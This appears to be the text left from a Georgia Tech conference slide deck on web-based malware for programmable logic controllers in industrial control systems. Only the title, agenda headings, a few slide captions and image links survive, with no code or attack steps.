

Compromising Industrial Processes using Web-Based Programmable Logic Controller Malware

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Georgia Institute of Technology

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

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
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
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


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Control and Monitor
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


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Commonly used in
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


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
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
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Traditional PLC Threat Model – malware infections



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
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
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
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
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
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
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
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
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
